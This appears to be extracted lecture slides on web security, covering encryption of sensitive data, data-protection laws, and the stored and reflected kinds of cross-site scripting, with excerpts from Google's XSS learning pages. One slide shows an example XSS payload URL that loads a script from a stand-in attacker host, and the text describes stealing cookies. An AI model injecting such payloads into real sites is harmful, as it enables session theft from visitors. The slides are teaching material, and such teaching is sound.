- Make sure to encrypt all sensitive data at rest and ensure that all encryption algorithms are latest, and strong, and that the corresponding protocols and keys are in place. Keys should be stored safely.
- **Disable caching** for any response that contains sensitive data.
- Store passwords using strong, adaptive and salted hashing functions.
- Encrypt all data in transit with secure protocols and enforce encryption using directives like HTTP Strict Transport Security (HSTS).

* <https://deepsources.io/blog/owasp-top-ten-sensitive-data-exposure/>

Regulations




- If you manipulate or store user data, you have **legal responsibilities** for managing it properly.
 - DPA UK Data Protection Act
 - Organizations must register and data must be kept “safe and secure”.
 - GDPR came into EU state laws 2018.
 - Breaches notified, rights of erasure, data portability.
- **Finance:** Payment Card Industry Data Security Standard (PCI-DSS)
 - Requirements for anyone who processes card data.
 - Larger merchants are audited.
- **Health:** HIPPA (in the US)
- Given the scale and frequency of data loss, regulation/enforcement increasing. (*Expect security companies to push for and profit from this*)

Attacks on Clients: *Cross-Site Scripting*



✉ `https://insecure-website.com/comment?message=<script src=https://evil-user.net/badscript.js></script>`



Cross-Site Scripting (XSS)

- One of the most common web security vulnerabilities today is from **cross-site scripting** (XSS) attacks.
- These are attacks where *improper input validation* on a web site allows malicious users to inject code into the web site, which later is executed in a visitor's browser.
- To further understand this vulnerability, we study three basic types of XSS attacks:
 - Stored/persistent XSS
 - Reflected/non-persistent XSS
 - DOM-based XSS

Stored/Persistent XSS


- A Persistent XSS attack is possible when a website or web application stores *user input and later serves it to other users*.
- An application is vulnerable if it *does not validate user input before storing content and embedding it into HTML response pages*.
- Attackers use vulnerable web pages to **inject malicious code** and have it **stored** on the web server for later use. The payload is automatically served to users who browse web pages and executed in their context.
- Thus, the victims even **do not have to click** on a malicious link to run the payload. All they have to do is visit a vulnerable web page.

Stored/Persistent XSS

- As in the case of most web-based attacks, exploiting Persistent XSS vulnerabilities requires some research.
- Certain types of websites are more prone to such vulnerabilities because they allow users to share content. Such sites are starting points for such research.
 - Forums or message boards
 - Blogging websites
 - Social networks
 - Web-based collaboration tools
 - Web-based CRM/ERP systems
 - Web-based email server consoles and web-based email clients
 - Any sites with visitor comment fields


Stored/Persistent XSS

- After an attacker identifies a website as potentially vulnerable, they try to inject script code into data stored on the server.
- Then, they access the web pages that serve back the payload and check if the script executes.
- Attackers usually deliver malicious code manually but there are cases when they build tools that inject scripts automatically.
- Persistent XSS does not require a social engineering phase. Victims of this attack do not need to be lured into clicking on a crafted link.
 - However, when exploiting Persistent XSS vulnerabilities, attackers often try to get more victims to visit the vulnerable web page, so they send spam messages or promote the page on social networks.



1. The attacker uses one of the website's forms to insert a malicious string into the website's database.
2. The victim requests a page from the website.
3. The website includes the malicious string from the database in the response and sends it to the victim.
4. The victim's browser executes the malicious script inside the response, sending the victim's cookies to the attacker's server.

Stored XSS attack





Definitely Secure Bank

Account

Welcome back, **aaa!**

Your balance is: **\$5000**


Activity

Amount	To	Description	Balance
-10000	Evil-Scammers	Gotcha!	\$5000
-5000	XSS-Attackers	Gotcha!	\$15000

[Make Transfer](#)

Have a question? [Try searching for the answer.](#)

XSS Live Demo from Google*



Cross-site scripting

Table of Contents

- [Introduction to cross-site scripting](#)
 - [Target audience](#)
 - [What is cross-site scripting and why should I care?](#)
 - [A basic example](#)
 - [Sometimes the XSS payload can persist](#)
 - [Your server won't always see the XSS payload](#)
- [Preventing XSS](#)
 - [What can I do to prevent XSS?](#)
 - [Use a template system with context-aware auto-escaping](#)
 - [A note on manually escaping input](#)
 - [Understand common browser behaviors that lead to XSS](#)
 - [Learn the best practices for your technology](#)
- [Testing for XSS](#)
 - [How can I test for XSS?](#)
 - [Manual testing \("black-box testing"\)](#)
 - [Code review \("white-box testing"\)](#)
 - [Unit tests](#)
 - [Web application security scanners](#)
 - [Which testing method should I use?](#)

* <https://www.google.com/about/appsecurity/learning/xss/index.html>

Google XSS Game*

Warning: You are entering the XSS game area

Welcome, recruit!

Cross-site scripting (XSS) bugs are one of the most common and dangerous types of vulnerabilities in Web applications. These nasty buggers can allow your enemies to steal or modify user data in your apps and you must learn to dispatch them, pronto!

At Google, we know very well how important these bugs are. In fact, Google is so serious about finding and fixing XSS issues that we are paying mercenaries up to \$7,500 for dangerous XSS bugs discovered in our most sensitive products.

In this training program, you will learn to find and exploit XSS bugs. You'll use this knowledge to confuse and infuriate your adversaries by preventing such bugs from happening in your applications.

There will be cake at the end of the test.

Training progress:

Level 1: <u>Hello, world of XSS</u>	✓
Level 2: <u>Persistence is key</u>	✓
Level 3: <u>That sinking feeling...</u>	✓
Level 4: <u>Context matters</u>	✓
Level 5: <u>Breaking protocol</u>	✓
Level 6: <u>Follow the 🐱</u>	✓

* <https://xss-game.appspot.com/>

Reflected/Non-persistent XSS

- Most real-life examples of cross-site scripting do not allow the injected code to **persist** past the attacker's session.
- The reflected/non-persistent XSS condition is met when a website or web application employs user input in HTML pages returned to the user's browser, *without validating the input first*.
- Malicious code is executed by the victim's browser, and the payload is not stored anywhere; instead, it is *returned as part of the response HTML that the server sends*.
- Therefore, the victim is being tricked into sending malicious code to the vulnerable web application, which is then **reflected** to the victim's browser where the *XSS payload executes*.

Echoed input

- The key to the reflected XSS attack is to find instances where a good web server will echo the user input back in the HTML response

Input from bad.com:

```
http://victim.com/search.php?term=socks
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for socks :
. . .
</body></html>
```

Exploiting echoed input

